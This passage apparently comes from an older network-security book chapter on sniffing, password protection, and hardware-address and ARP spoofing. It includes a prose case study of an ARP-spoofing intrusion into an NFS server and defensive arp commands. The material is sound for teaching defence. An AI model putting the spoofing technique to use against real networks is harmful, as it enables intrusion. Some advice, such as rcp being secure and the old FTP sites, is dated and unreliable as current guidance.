


Figure 6.8
Wiring system to satisfy trust constraints and fit the building layout.

You can learn several things from looking at the case study and its solution:

- A minimum cost solution is not likely to provide for security.
- A totally secure system is prohibitively expensive, but a reasonably secure system is not.
- Different approaches to cost and performance trade-offs may be combined in a secure system. Mathematics and Computer Science have different budgets for equipment and needs for network performance.
- A single solution may provide both security and enhance performance as in the solution shown for Computer Science.
- A solution that provides for security adds significantly to cost. There is almost no cost difference between having a single segment for Mathematics and the solution shown. An extra wire run from the lower floor staff hub to the upper floor staff hub is one extra cost item as is the bridge separating the two segments.

Tip

A simple hardware barrier that is inexpensive and has the potential for increasing network performance is the installation of a bridge between your machine room and the rest of your facility. In many cases, a great deal of traffic occurs between the computers in the machine room. A bridge placed between the machine room and the rest of the facility prevents this traffic from escaping to less secure areas and reduces the collision rate outside the machine room. Bridges are much less expensive than a router or a switch. In fact, a low-cost personal computer may be configured for this purpose with free software such as Drawbridge.

Drawbridge is a free software package that turns an ordinary PC with a pair of standard Ethernet interfaces into a bridge. Drawbridge is also capable of filtering operations and can act as a cheap alternative to a firewall in small networks. In some cases, you may be able to recycle a used PC considered obsolete for this purpose as the memory and disk requirements of Drawbridge are quite modest.

So far, this section has covered how to avoid sniffing of data from the local part of the Internet. Such an action seems directed toward protection against internal personnel rather than external threats. However, many security breaches are aided either knowingly or unknowingly by internal personnel. In such cases, the hardware barriers described in this section will limit what an intruder, physically present or remote, can do with a sniffer. Not only is physical security greater for the more trusted segments, but so is the technical competence of those in charge of the computer systems. The least technically competent to protect a system from remote intruders must be given systems that cannot be given commands from a remote location (such as a simple personal computer). Systems that can accept commands from remote locations must be administered by those technically competent enough to prevent remote intruders by not making mistakes that will allow remote intruders to gain access to the systems.

Avoiding Transmission of Passwords

In some sense, the prevention of sniffing by installing hardware barriers may be considered the last line of defense in a security system. When building medieval fortresses, the last line of defense was typically the most formidable but could only protect those who would be left inside after the outer defenses had been breached. In dealing with sniffing, the first line of defense is simply not to transmit anything sensitive on the network in the first place. The local hardware defenses may limit intrusion into the local systems. However, if authorized users may access those systems from remote locations, one must not transmit sensitive information over remote parts of the Internet lest the information be sniffed somewhere along the way. One extreme that preserves security is simply not to permit access from remote locations. Also, the most formidable defenses against inward directed attack do nothing to provide for the security of one leaving the area being protected. Legitimate Internet sessions initiated inside a network with those outside must also be protected.

The most glaring security hole beyond simple loss of privacy is the opportunity for a sniffer to gather passwords. The best way to deal with this problem is simply not to transmit cleartext passwords across the network. Simply transmitting an encrypted password that could be captured and replayed by a sniffer is also not acceptable. Several different methods are in use to provide this kind of protection:

- The rlogin family of protocols
- Using encrypted passwords
- Zero knowledge authentication

The rlogin Family of Protocols

The *rlogin protocol*, originally used with Unix-to-Unix terminal sessions, uses end-to-end mutual trust to avoid the transmission of any form of password. The protocol requires that the server trust the client to authenticate the user. The user places a file on the server indicating what combinations of username and hostname may connect to a particular account on machines using the server. The user may connect from these without presenting any further credentials such as a password.

This file is called the *rhosts* file. For the original Unix server, the filename had to be preceded with a dot, ".rhosts," but on non-Unix systems using this protocol, the file may have to have a different name to satisfy the constraints imposed for filenames or different mechanisms used to store the information about what users are accepted on what trusted systems. The user must trust that the server is sufficiently secure, that no one else can alter the rhosts file and that no one else can read the rhosts file. The requirement that the rhosts file not be altered is obvious—if someone modified the rhosts file, he or she could connect to the account via the rlogin protocol without the permission of the legitimate user. The requirement that no one else can read the rhosts file is a bit more obscure, but learned from painful experience. If an attacker gains access to another account on the machine hosting the rlogin server, the attacker can read the rhosts file of a user and target the user for an indirect attack. In an indirect attack, the attacker attempts to gain access to an account listed in the rhosts file on another machine and use it to obtain access to the machine hosting the rlogin server.

Another file used by some servers for the rlogin protocol is called the *host equivalence* file, which is named "/etc/hosts.equiv" in the original Unix implementation. Any user of any host listed in the host equivalence file may access an account with the same username on the machine on which the host equivalence file exists without presenting a password. The use of a host equivalence file adds convenience for the user by relieving individual users from the need to create their own rhosts file. However, it opens up users to the risks of ARP spoofing and name server spoofing (both covered later in this chapter) without the implicit consent they give to that risk when creating their own rhosts file. System administrators are strongly urged not to use a host equivalence file because of those risks. Users without the network savvy to create an rhosts file are being put at risk from a threat they have no possibility of understanding.

Note The rlogin protocol is used by a whole family of programs that use the same authentication protocol. The family is collectively referred to as the *r-commands*. The family includes *rlogin* for terminal sessions, *rsh* for remote shell execution of command-line programs, and *rcp* for remote file copying. rcp is preferred over FTP for its security and ease of use. It is secure because it does not require the transmission of a password and it is easier to use because it can transfer multiple files specified with the same syntax as the local file copying command.

The rlogin protocol remains vulnerable to ARP spoofing and DNS spoofing (discussed later in this chapter). It also does not completely protect a user who uses machines that he or she does not control. For example, when you start an rlogin terminal session from a client's or colleague's office, the client's or colleague's machine is not listed in your rhosts. In these cases, you must remember my password and have it transmitted across the network in plain sight of any sniffers that may be out there.

Note The r-commands are not limited to Unix. DEC VMS has a variety of TCP/IP software available for it including both clients and servers for many of the programs in this family. Many TCP/IP software packages for the PC offer r-command clients. There is a networking suite for Windows NT that provides an rlogin server, enabling you to have access to the command line from a remote location without being logged into it locally. There are many freeware packages that provide a similar server for any PC with winsock.dll.

Problems with rlogin

As mentioned earlier, on a machine with any server for programs in the rlogin protocol family it is critical that only the user can modify his or her rhosts file. If it is possible for someone else to modify it then the ability to modify it can be leveraged into the ability to obtain full access to the account. Note that if your home directory is on an NFS mounted file system exported to someone else's machine your rhosts file is vulnerable to simple attacks on NFS. A standard attack for the superuser of another machine is to give you an account on the other machine and then use the su command to gain access to your account on the other machine. The NFS server is fooled into believing you are accessing your files because it trusts the other machine to authenticate its users. So far, the attacker is limited to accessing your files, but when he alters your rhosts file the attacker can begin to run programs that execute with your privileges and do greater harm.

If an attacker is able to modify the superuser rlogin file or gain access to any account listed in it, such access can be leveraged into a very serious attack. In particular, an attacker can use rsh to subvert the requirement that Unix superuser logins occur from secure terminals. Unlike rlogin or telnet, rsh does not require a pseudo-tty. If protection of your superuser login account involves restricting insecure terminals, you may want to disable or alter the rsh program.

Do not confuse the rexec commands (rexec and rcmd) with the r-commands. The rexec daemon waits for a username and cleartext password to authenticate a client. It will then execute a single shell command. Although this is similar to rsh, rexec requires the transmission of a cleartext password to be sniffed. Also, it provides two distinct error conditions, one for an invalid username and one for an invalid password. Hence, a brute-force attack can be mounted by attempting all possible usernames to both determine what usernames are valid and which users have no password. A standard login program will not provide this distinction and provide a mechanism to prevent rapid-fire attempts to log in. Security conscious system administrators often disable the rexec daemon and rexec commands are so seldom known about by users as not to be missed.

Using Encrypted Passwords

Another solution is to use encrypted passwords over the network. You must use caution, however, when simplifying this technique. Even with encryption, a sniffer can still record the encrypted password and decipher the encrypted password at his or her leisure. One way around this is to use an encryption key that involves the current time. If the sender and receiver are closely synchronized, the sniffer must replay the encrypted password within one tick of the two machines' shared clock. If the sender and receiver are widely separated, however, this technique becomes less practical and effective because shared clocks will lack sufficient time resolution to prevent an attacker from using a quick replay. One way around this lack of close synchronization is to set a limited number of attempts at typing the password correctly.

It also does not suffice to simply encrypt the password with an algorithm using a key that allows an attacker to determine the encryption key. The attacker would decrypt it for repeated use at a later time. Some protocols use an encryption technique equivalent to the one used by the Unix password program when it stores passwords in the password file. This encryption technique is no longer considered particularly secure against brute force cryptographic attacks where all likely passwords are encrypted with the same algorithm used by the password file. Any two words that encrypt the same must be the same. Hence, poorly chosen (for example, dictionary words) or short passwords are particularly easy to crack by brute force.

What is required is the use of public key cryptography such as PGP (see Chapter 11). In public key cryptography (also called asymmetric cryptography), you use separate keys for encryption and decryption—the decryption key is not computable from the encryption key. The server can send the client its public key and the client can use that key to encrypt the user password. The server then decrypts the password to verify the authenticity of the user. This is a variation on the classic public key system in which a trustworthy third party holds the public keys, but it simplifies the case when no mutually trusted third party is available. It also allows the server to use a time-dependent public key to prevent password replay or brute force decryption of a relatively short password.

Note SRA from Texas A&M provides telnet and FTP without cleartext password exchange. It uses Secure RPC (Remote Procedure Call) authentication. Secure RPC is part of the Sun RPC package distributed along with Secure NFS by many vendors and is quite common on Unix systems. Secure RPC uses public key cryptography using the patented Diffy-Hellman algorithm. SRA uses a new random secret key/public key pair for each connection eliminating the need for a separate keyserver.

SRA can be obtained by anonymous ftp to `coast.cs.purdue.edu` in the directory `/pub/tools/unix/TAMU`.

The use of Kerberos also prevents cleartext passwords from being sent across the network. Kerberos is a comprehensive authentication system using a sophisticated time varying encryption algorithm and requires that both systems at the ends of a communication connection trust a separate security server to negotiate the authentication. This avoids having servers trust clients to do the authentication, as the rlogin protocol must do. See Chapter 9 for more information on Kerberos.

Zero-Knowledge Authentication

Another mechanism for secure authentication without passwords is zero-knowledge proofs. Networks that use this system have a client and a server that share what is in essence a very long sequence of digits. When the client connects to the server, the server queries the client about a set of digits in a small set of positions in the sequence. Because the number of digits in the sequence is very long, knowledge of a few digits by a sniffer is not sufficient. The server will query for a different set of positions each time the client connects.

This type of authentication is growing in popularity. You store the digit sequence held by the client on a credit card sized device or even in a ring worn by the user. No computer needs to be carried by a mobile user of this technique; only a few kilobytes of data storage.

RFC 1704 and RFC 1750 provide a good background in the principles of authentication and the current state of encryption technology for the Internet.

DESlogin 1.3 uses a challenge / response technique in conjunction with DES encryption for authentication. The latest version is available via anonymous FTP from `ftp.uu.net/pub/security/des`.

S/KEY from Bellcore uses the response / challenge technique as well. S/Key is available via anonymous FTP to `thumper.bellcore.com` in the /pub/nmh directory. S/Key has support for a variety of platforms, including Unix, Macintosh, and Windows, to generate the onetime password used as a response to a challenge. It also includes a replacement for /bin/login and the FTP daemon on the Unix host.

RFC 1760 describes the system in technical detail.

Employing Encryption for Entire Connection/Session

Public key cryptography can manage the authentication process to prevent password sniffing but is not practical for entire terminal sessions or TCP/IP connections. Public key cryptography is sometimes called asymmetric because different keys are used for encryption and decryption with no practical way to compute one key from the other key. Classical, symmetric techniques are much more computationally simple and practical for entire sessions. Just as public key cryptography can be used to authenticate a user, it can also be used to solve the key distribution problem of a symmetric encryption technique. Each sender receives the key electronically with the key encrypted by a public key technique. Thus, the key cannot be sniffed and used to decrypt the rest of the session.

One such mechanism employing the RSA public key encryption algorithm is the secure socket layer (SSL) that is being promoted for use with the Web. Because the entire contents of a TCP connection are encrypted, you can send credit card numbers over the Internet without worrying that someone will intercept them at one of the many routers between the user's Web browser and the merchant's Web site. You can use SSL as a layer on top of TCP for any server that might otherwise use raw TCP.

To take advantage of session encryption on the Web, you must have compatible encryption techniques being used on both the browser and the Web server. Typically, encryption is only used for transmission of sensitive information such as passwords and credit card information, not routine HTML and image files. Any vendor doing business on the Web should be quite clear about what encryption techniques the server supports and give a list of some of the browsers that support it so that a user will know in advance if the information being sent is protected by encryption. Conversely, a good browser should indicate if a response to a form on the Web is not going to be encrypted so that vendors who do not provide a compatible encryption technique do not endanger their customers.

Spoofing

Spoofing can occur at all layers of the IP system. The hardware layer, the data link layer, the IP layer, the transport layer, and the application layer are susceptible. All application layer protocols are at risk if the lower layers have been compromised. In this chapter, only the application layer protocols intimately linked to the IP protocol are discussed. This includes routing protocols and the DNS naming protocol. Other application layer protocols depend on these two protocols to provide basic services to almost all applications using the Internet.

Hardware Address Spoofing

At the hardware layer, any network interface for a shared-media network will have a hardware interface address. As you read earlier in the discussion on sniffing, most network interfaces can be put into promiscuous mode and receive frames with any destination address. A much more

serious problem occurs if the network interface can alter the source address and send data that appears to come from various source addresses. In the IEEE 802 standards for networking (of which Ethernet is a variant), each network interface has a 48-bit hardware address. It uses this hardware address to match the variety of destination addresses of the frames it sees. The interface copies frames with matching destination addresses into its internal buffer and notifies the operating system that they are available for further processing. Packets coming from the operating system to the interface do not typically specify a source address; the interface always puts its hardware address in the source field.

Most software does not typically control the source field of frames leaving an Ethernet interface. When another host examines a packet containing a hardware source address associated with an interface of a particular machine, it assumes that the packet originated on that machine and accepts it as authentic. An IEEE standards committee assigns each network interface manufacturer a unique 24-bit prefix for the 48-bit hardware address; the manufacturer assigns a unique 24-bit suffix to each interface it makes. Regardless, many interface cards are configurable and allow host software to specify a source address other than the one assigned by the manufacturer. This configurability makes it possible to use them to spoof the source address.

DECNet, for example, uses 16-bit identifiers and requires that the leading 32 bits of the hardware address be set to a fixed value to indicate that the packet is a DECNet packet. Any network interface that is compatible with DECNet can have its hardware source address altered in some way, either by software or switches on the interface board.

To see how common it is for a network interface to be able to spoof the source address, however, recall how a bridge works. A bridge not only puts its interfaces into promiscuous mode, but it also sets the hardware source address of packets sent out on its interfaces to match the hardware source address of the originating interface. A PC with two software configurable interfaces can be configured to be used as a bridge. Clearly, such software configurability has a variety of malicious uses. The drawbridge software mentioned in the previous section on hardware barriers to prevent sniffing is compatible with most Ethernet boards which means most Ethernet boards will permit source address spoofing.

As you can see, it is not entirely safe to base the authenticity of a packet on the hardware source address. Unfortunately, there is very little you can do to protect yourself against such deviousness. One solution is to use digital signatures at the application layer. Unfortunately, currently there are no protections in the IP network layer that will prevent a hardware address spoofer from disguising one machine as another. If the victim machine is trusted (for example, is allowed to NFS mount filesystems from another machine), the spoofer will be able to take advantage of that trust and violate security without being detected. Fortunately, hardware address spoofing is difficult (relative to many other spoofing methods) and requires penetration of physical security.

Countering hardware level spoofing is difficult because it is virtually undetectable without tracing the physical wiring. You need to trace the wiring to be certain no one has connected an

unauthorized machine and you also need to check to see if the authorized machines are using the hardware address they should. The latter can be checked using sufficiently "intelligent" hubs in secure locations.

All machines not in physically secure locations can be connected to hubs in secure locations. Some "intelligent" hubs can be configured to accept or send packets or both to or from specific hardware addresses on each port they service. Thus, you can configure the hub to accept only packets with hardware addresses matching the manufacturer-assigned hardware address of the interface on the authorized machine. This interface should be connected to the wall plate on the far side of the wires connected to that port. Clearly, you are still relying on physical security to be sure that the hub, wires, and authorized machine remain as they should.

Note Devices that perform hardware address verifications cannot be categorized as "hubs" in the traditional sense and are probably actually specialized switches or bridges. However, they are marketed as "active hubs" or "filtering hubs." Such hubs are available from 3Com, HP, and IBM.

ARP Spoofing

A more common form of spoofing that is accidental is ARP spoofing. ARP (Address Resolution Protocol) is part of Ethernet and some other similar protocols (such as token-ring) that associate hardware addresses with IP addresses. ARP is not part of IP but part of these Ethernet-like protocols; ARP supports IP and arbitrary network-layer protocols. When an IP datagram is ready to go out on such a network, the host needs to know the hardware destination address to associate with the given IP destination address. For local IP destinations, the hardware address to use will be the hardware address of the destination interface. For non-local destinations, the hardware address to use will be the hardware address of one of the routers on the local network.

How ARP and ARP Spoofing Work

To find the hardware address, the host sends out an ARP request using the hardware broadcast address. A frame with the hardware broadcast address reaches every network interface on the local network, and each host on the local network has its operating system interrupted by the network interface. The ARP request is essentially asking the question, "What is the hardware address corresponding to the IP address I have here?" Typically, only the host with the matching IP address sends an ARP reply and the remaining hosts ignore the ARP request. The ARP request contains the IP address of the sender of the request and reaches all hosts via a broadcast.

Other hosts could potentially store the association between hardware address and IP address of the sender of the request for future reference. The target of the request certainly would store the association. It will almost certainly send an IP datagram in reply to the IP datagram it is about to receive. The reply will require knowing the association between the IP address and the hardware address of the sender of the ARP broadcast.

The association between the hardware address and the IP address of other machines on a network is stored in an ARP cache on each host. When an IP datagram is about to leave a host, the host consults the ARP cache to find the destination hardware address. If the host finds an entry for the IP destination address, it need not make an ARP request. The entries in an ARP cache expire after a few minutes.

Thus, when the ARP cache entry for a machine expires, an ARP request goes out to refresh the entry. No reply comes back if the target machine goes down. The entries for its interface's hardware will disappear from the ARP caches in the other machines on the network. The other machines will be unable to send out IP datagrams to the downed system after the ARP cache entries expire. Before that point in time, IP datagrams are sent out but are not received. When the machine comes back up, it will again be able to reply to ARP requests. If someone replaces its interface, the now up and running machine will have a new hardware address and will use that new hardware address in ARP replies. ARP caches throughout the network will reflect the change, and IP datagrams go out using the new hardware address.

Because you expect the IP address to hardware address association will change over time, the potential exists that the change may be legitimate. Sometimes it is purely accidental. Someone may inadvertently assign a machine the same IP address held by another machine. On personal computers or special purpose devices such as network printers or X Window System terminals, the end user typically has access to a dialog box, command, or text file that sets the IP address.

On multiuser systems, the system administrator is typically the only one who can set the IP addresses of the network interface(s). This arrangement is changing, however, as more inexperienced IP-based end users with PCs set addresses. In addition, bureaucracies often separate system administrators and network administrators that use the same network. Under such circumstances it is common for two machines to end up with the same IP address. Duplication can occur either by copying the network configuration from one personal computer to another without the end user knowing the need for IP addresses to be unique. Duplication can also occur if system administrators on a network do not work together when configuring system addressing.

When two machines end up with the same IP address, both of them will naturally reply to an ARP request for that address. Two replies to the request come back to the host that originated the request. These replies will arrive in rapid succession, typically separated by at most a few milliseconds. Some operating systems will not realize anything is wrong and simply file each reply in the ARP cache with the slowest response remaining in the ARP cache until the entry for that IP address expires. Other operating systems will discard ARP replies that correspond to IP addresses already in the cache. These may or may not bother to check if the second reply was a harmless duplicate or an indication an ARP spoof may be underway.

Thus, depending on the mechanism used to process duplicate ARP replies, if a spoofer wants to be the target of the IP datagrams being sent to a particular IP address from a particular host, it needs to make sure it is either the first or the last to reply to ARP requests made by that particular host. An easy way to be first or last is to have the *only* machine that replies to the

ARP requests. An attacker can simply use a machine assigned, via the normal operating system configuration mechanisms, the same IP address as a machine that is currently not working. An attacker attempting to masquerade his or her machine can simply turn the legitimate machine off. The attacker does not need to have direct access to the power switch on the machine. The machine can be turned off either by unplugging it or flipping the appropriate circuit breaker.

An alternative to disconnecting its power is to disconnect it from the network at some point in the network wiring scheme. Third, the attacker can change the legitimate machine's IP address and leave it turned on if he or she can reconfigure the machine. Doing so is less likely to draw attention or result in confusion from the machine's user or administrator.

A Case Study: Inadvertent ARP Spoofing

At a Department of Computer Services in a midwestern university, a room is set aside for making presentations to groups of clients. The room is equipped with a Unix workstation and a $15,000 ceiling-mounted video projector projecting onto a $2,000 eight-foot diameter screen. One day, the workstation needed to be replaced with a newer model. The new workstation came in and was being configured to match to the configuration of the workstation in the presentation room. One of the first questions asked during the operating system installation process was the IP address. The technician in charge of configuring the new workstation looked up the IP address of the workstation in the presentation room and entered it into the dialog box.

After a short time, the new workstation was up and running. The systems staff wanted to be sure it was working correctly because it was difficult to fix after it was installed in the presentation room. The new workstation was turned off that night after testing the shutdown procedure to be used by the presenters.

The next morning a presentation started in the presentation room with the old workstation. All was going well until the systems staff decided to resume testing of the new workstation. Shortly after the new workstation booted, the presentation came to a complete halt. The person in charge of the presentation was using the X Window System to demonstrate a program running on a better computer. The workstation in the presentation room had established a TCP/IP connection with the better machine and the presenter was creating the illusion that the program was running on the old workstation.

What had happened was the better computer had created an ARP cache entry for the old workstation when the presenter started the TCP/IP connection. As the presentation progressed, the ongoing IP datagrams from the better computer to the old workstation used the cache entry created at the beginning of the presentation. Several minutes into the presentation the ARP cache entry expired and a new ARP request went out from the better computer. The first time the ARP cache entry expired, the old workstation replied appropriately. The next time the ARP cache expired, however, the new workstation had been started. Both the old and new workstations replied to the computer running the demonstration software. The new workstation's hardware address ended up in its ARP cache and the new workstation began

receiving the IP datagrams sent to the IP address the old and new workstations shared. The new workstation did not know what to do with these datagrams and promptly sent a TCP/IP reset message in reply, resulting in the shutdown of the demonstration program. From initial appearances, the demonstration program just stopped and the old workstation appeared to have been cut off from the network.

Needless to say, the presenter was upset. When the system administrator figured out what had gone wrong, the technician who used the IP address of an existing machine learned a valuable lesson: two machines with the same IP address cannot be connected to the network at the same time.

A Case Study: Malicious ARP Spoofing

As mentioned earlier, I work at a university where Computer Science allows its clients (students) temporary access to its computers. These include some Unix workstations using NFS to mount a mission-critical filesystem. One of these clients has a laptop running Unix. He already knows the IP address of the workstations that NFS mount the mission-critical filesystems. This particular user has created a copy of the workstation password file on his laptop and has superuser privileges on his own laptop, which runs Unix with NFS.

One day he is left alone in the room with one of our workstations. He shuts down the workstation and jacks his laptop into our network. After a few minutes the file server's ARP cache entry for the workstation expires. Then, he launches an attack by telling his workstation to NFS mount our mission-critical filesystem. The mount daemon on the file server checks the IP address of the machine making this request against the list of authorized IP addresses and finds a match. It then proceeds to send information needed to access the NFS daemon back to the IP address that just made the mount request.

When the mount daemon sends the reply back, the low-level software connecting IP to Ethernet discovers that it does not have an ARP cache entry for this IP address. It puts the reply on hold and makes an ARP broadcast to determine the hardware address to which to send the reply. The attacker's laptop is the only machine to respond. The low-level software takes the response, caches it, and uses it to take the reply out of the holding bin and send it out the Ethernet interface. The attacker succeeds in accessing the mission-critical filesystem as if he were a legitimate user of the workstation that he just turned off.

Preventing an ARP Spoof

It is not particularly satisfying to simply detect ARP spoofing, which only identifies a problem after it has already occurred. Although it may not be possible to prevent ARP spoofing entirely, one simple precaution can be taken where it may count the most. The devious thing about an ARP spoof is that the attack is really directed at the machine being deceived, not the machine whose IP address is being taken over. Presumably, the machine or machines being deceived contain data that the ARP spoofer wants to get or modify.

The deception is useful to the ARP spoofer because the legitimate holder of the IP address is trusted in some way by the machine being deceived. Perhaps the trusted machine is allowed to NFS mount filesystems, use rlogin, or start a remote shell without being prompted for a password (particularly troublesome for privileged user accounts). Ideally, machines extending such trust should simply not use ARP to identify the hardware addresses of the machines they trust.

Stop Using ARP

Machines extending trust to other machines on the local network based on an IP address should not use ARP to obtain the hardware address of the trusted machines. Instead, the hardware address of the trusted machines should be loaded as permanent entries into the ARP cache of the trusting machine. Unlike normal ARP cache entries, permanent entries do not expire after a few minutes. Sending a datagram to an IP address associated with a permanent ARP cache entry will never result in an ARP request. With no ARP request being sent, an attacker does not have the opportunity to send an ARP reply. It seems unlikely that any operating system would overwrite a permanent ARP cache entry with an unsolicited ARP reply.

With permanent ARP cache entries for trusted machines, the trusting host will not use ARP to determine the correct hardware address and will not be fooled into sending IP data to an ARP spoofer. Of course, it will also send IP data to the machine even if the machine has been down for some time. Another downside to permanent ARP entries is that the cache entries will need revising if the hardware address changes for a legitimate reason. Finally, ARP caches may be of limited size, limiting the number of permanent entries or further limiting the time a dynamic entry spends in the cache.

Displaying ARP Cache Entries

On Unix and Windows 95/NT machines, you use the arp command to manipulate and inspect the ARP cache. This command has several options.

```
arp -a
```

The -a option displays all ARP cache entries for all interfaces of the host. The following output is an example of what you would see on a Windows 95 machine:

```
Interface: 147.226.112.167
Internet Address      Physical Address      Type
147.226.112.1         aa-00-04-00-bc-06     static
147.226.112.88        08-00-20-0b-f0-8d     dynamic
147.226.112.101       08-00-2b-18-93-68     static
147.226.112.102       08-00-2b-1b-d7-fd     static
147.226.112.103       00-00-c0-63-33-2d     dynamic
147.226.112.104       00-00-c0-d5-da-47     dynamic
147.226.112.105       08-00-20-0b-7b-df     dynamic
147.226.112.106       08-00-20-0e-86-ef     dynamic
147.226.112.124       08-00-2b-1c-08-68     dynamic
147.226.112.169       08-00-09-2a-3c-08     dynamic
```

Deleting an ARP Cache Entry

At some point you may want to delete a permanent ARP cache entry that is no longer valid or delete a dynamic entry that you suspect of being spoofed. The -d option deletes the entry with the given IP address from the ARP cache.

```
arp -d 147.226.112.101
```

Inserting a Permanent ARP Cache Entry

The -s option inserts a permanent (static) ARP cache entry for the given IP address. Typically, the Ethernet address would be obtained by displaying the entire ARP cache as shown previously.

```
arp -s 147.226.112.101 08-00-2b-18-93-68
```

To ensure that the address is in the ARP cache you can first use the ping command to send an ICMP/IP echo request to the IP address in question. A somewhat more secure, but tedious, method is to use an operating system dependent method for querying the machine in question for its own hardware address from its console. You can place a series of such commands into the startup script for the machine that will be extending trust to others.

Inserting Many Permanent ARP Cache Entries

The -f option loads permanent entries into the ARP cache from a file containing an IP address to hardware address database.

```
arp -f arptab
```

In this example, the file is named "arptab," but the name of the file is up to the system administrator using the command. The -f option to the arp command is not available on all systems. In particular, it is missing from the current versions of Windows 95 and Windows NT. However, it is really just a substitute for a series of arp commands with the -s option.

Use an ARP Server

The arp command outlined in the previous section also allows one machine to be an ARP server. An ARP server responds to ARP requests on behalf of another machine by consulting (permanent) entries in its own ARP cache. You can manually configure this ARP cache and configure machines that extend trust based on this IP address to use ARP replies coming from the ARP server rather than ARP replies from other sources. However, configuring a machine to believe only in the ARP server is a difficult task for most operating systems.

Even if you do not configure other machines to trust only the ARP server for ARP replies, the type of server may still be beneficial. The ARP server will send out a reply to the same requests as a potential ARP spoofer. When machines process the ARP replies, there is at least a fair chance that the ARP spoofer's replies will be ignored. You cannot be sure because as you have seen, much depends on the exact timing of the replies and the algorithms used to manage the ARP cache.

Introduce Hardware Barriers

The use of bridges or switches removes the threat of sniffing between network segments; likewise, the use of routers removes the threat of ARP spoofing between IP subnets. You can separate the trusted hosts (those with IP addresses that might benefit an attacker using ARP spoofing) from subnets on which an attacker might obtain access. Subnetting for security is helpful if physical security prevents attachment to the subnet of the trusted machine. Such subnetting prevents a spoofer from powering down one of the trusted machines and attaching to the subnet on which ARP requests from the trusting machine are broadcast.

A temptation when considering using subnetting to protect from ARP spoofing is to place the machine extending trust on a separate subnet from the machines to which it is extending trust. However, this setup simply places the router in the position of being deceived by an ARP spoof. If trust is extended on the basis of IP addresses, the machine extending the trust is in turn trusting the routers to deliver the IP datagrams to the correct machine. If the trusted machines are on a separate subnet that is susceptible to ARP spoofing, the router for that subnet must bear the burden of ensuring that IP datagrams get to their legitimate destination. With this setup, you might need to place permanent ARP cache entries for the trusted machines in the router itself.

Finally, it is also important that trusted machines be protected from an ARP spoofer that is attempting to masquerade as the router. Fortunately, routers are typically physically secure and crash rarely or for very little time, which makes them difficult to impersonate.

Sniffing Case Study Revisited

To illustrate ARP spoofing in a familiar context, recall the solution to the sniffing problem adopted by Computer Science in the case study earlier in the chapter (see fig. 6.7). The solution to the sniffing problem was to divide the portion of the network servicing Computer Science into five segments. These segments connect to a switch in the Computer Science machine room. The only router being used is the router that joins Computer Science with the two segment subnet for Mathematics and the one segment subnet for English. All five segments in Computer Science are part of a single subnet.

Within a single subnet an ARP request goes out to all machines on the subnet and a reply may come back from any of them. Thus, an ARP spoof attack may be launched from any of the segments. To prevent this, the segments may be divided into a group of subnets rather than a single larger subnet.

The analysis of the situation for the ARP spoofing problem is analogous to that for the sniffing problem. The trust that a machine will not sniff is replaced by the trust that a machine will not ARP spoof. The hardware barrier used to control ARP spoofing is a router to induce subnetting rather than a bridge or a switch to induce segmenting.

The simple solution to the ARP spoofing problem for Computer Science is to simply place each segment on its own single-segment subnet by replacing the switch with a router. However, the two staff segments that were kept separate for reasons other than satisfying the trust constraints may share a subnet.

One major benefit to this solution is the ease in which routers can perform media conversion. The subnet for the machine room can use high-speed network media such as Fast Ethernet, FDDI, or HyperChannel. The client and staff subnets can use lower speed network media such as 10 Mbps Ethernet or 4 Mbps token ring.

Problems arise, however, with respect to routing protocols. If the Central Computing router controls the router in the communication closet and does not trust the Computer Science router, they cannot exchange routing information. The Central Computing router will refuse to accept the routes advertised by the Computer Science router, cutting off a way for remote machines to send datagrams to machines on subnets not directly attached to the Central Computing router. Machines on the Computer Science subnets not directly connected to the Central Computing router will be forced to interact with the central computing facility by using the hosts in the Computer Science as intermediaries. Such a use of intermediaries is known as a "proxy" arrangement.

A proxy arrangement is actually an attractive setup from a security standpoint, but can be quite awkward for end users. A simple proxy Web server in the Computer Science machine room will reduce this awkwardness. Another, more sophisticated proxy arrangement would be to give IP addresses to Computer Science machines that make them appear to be on the same subnet from the perspective of the Central Computing router. The Central Computing router will make ARP requests to determine where to send the datagrams it is forwarding to a Computer Science segment it is not connected to. The Computer Science router can perform a "proxy ARP" and reply with its own hardware address. The datagrams will be delivered to the Computer Science router for forwarding, while the Central Computing router is led to believe it delivered the datagram to its destination. In essence, the Computer Science router is performing a beneficial ARP spoof: it benefits the machines on the Computer Science subnets, and it spoofs the Central Computing router.

Detecting an ARP Spoof

Unless you have the capability to introduce the kind of hardware barriers described previously, preventing an ARP spoof is probably not practical. The best you can usually hope for is rapid detection followed by some form of intervention. When an anomaly is detected in the ARP protocol it may be legitimate, accidental, or a security breach. Policies and procedures should be in place to handle each type of incident. This chapter limits its discussion to mechanisms; it is up to the reader to decide what policies and procedures to implement after detection of a potentially serious problem takes place.

Several mechanisms exist for detecting an ARP spoof. At the host level, an ordinary host may attempt to detect another machine using its own IP address either by passively examining

network broadcasts or by actively probing for such a machine. At the server level, a machine providing a supposedly secure service to the network—perhaps a file server or a router—may also attempt to detect an ARP spoof by one of its clients. Finally, at the network level, a machine under control of the network administrator may examine all ARP requests and replies to check for anomalies indicating an ARP spoof is underway.

Host-Level Passive Detection

